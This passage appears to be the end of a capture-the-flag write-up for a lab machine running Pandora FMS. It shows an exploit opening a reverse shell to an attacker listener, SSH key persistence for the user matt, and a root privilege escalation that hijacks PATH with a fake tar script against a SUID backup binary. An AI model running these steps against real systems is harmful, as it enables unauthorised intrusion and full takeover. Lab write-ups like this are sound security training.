PHPSESS: fgmvjmisiiktfdjs9tga437ilr
LOCALIP: 10.10.14.192:4242
WARNING: Be sure to start a local listener on the above IP and port.
WEBSITE: http://localhost:8000/pandora_console
EXPLOIT: Connected to website! Status Code: 200
EXPLOIT: Logged into Pandora FMS!
SUCCESS: Reverse shell executed! Check your local listener on 10.10.14.192:4242


$ nc -lnvp 4242
listening on [any] 4242 ...
connect to [10.10.14.192] from (UNKNOWN) [10.129.79.25] 43960
/bin/sh: 0: can't access tty; job control turned off
$
Reverse shell successful.
getuid()                                                                                                                                          = 1000
geteuid()                                                                                                                                         = 1000
setreuid(1000, 1000)                                                                                                                              = 0
puts("PandoraFMS Backup Utility"PandoraFMS Backup Utility
)                                                                                                                 = 26
puts("Now attempting to backup Pandora"...Now attempting to backup PandoraFMS client
)                                                                                                       = 43
system("tar -cvf /root/.backup/pandora-b"..
Once on the system we echo our attacker's public key into matt's authorized_keys file in /home/matt/.ssh/authorized_keys so we can get a more stable session. We then discover on the system that there's a SUID binary called pandora_backup that is owned by root and our group matt has the ability to execute. Digging deeper into the script with ltrace we can see that it attempts to backup a root owned directory with tar. However, it calls it with a relative path set. This is a prime candidate for a PATH vulnerability.
matt@pandora:/dev/shm$ cat tar
#!/bin/bash

bash

matt@pandora:/dev/shm$ chmod +x tar

matt@pandora:/dev/shm$ export PATH=/dev/shm:$PATH
We move over to /dev/shm because it is globally writeable by default, create a bash script that simply executes a bash shell in place and named it tar and then made it executable with chmod. Finally since this is a relative pathing issue we set our session variable $PATH to append /dev/shm to the front of the pre-existing path so that when the script is called it'll check /dev/shm first for any binaries called with relative paths. This means the script will execute our malicious version of tar as opposed to the standard version.
matt@pandora:/dev/shm$ pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
root@pandora:/dev/shm# id
uid=0(root) gid=1000(matt) groups=1000(matt
As you can see we effectively set our UID to 0 indicating we are acting as root on this system. pwned.
Final Thoughts
- ALWAYS do a udp portscan. always.
- Be sure to read all of the available exploits entirely for the service and version you're attacking
- ALWAYS check out what's on ports internally once you have a session. It could be different services/webservers hosted on separate interfaces
- If your PoC doesn't work even though you've set it up exactly right, it could be your session doesn't allow that kind of functionality. Always try and get a more stable shell (ssh) if that happens.
- Don't be afraid to reset a box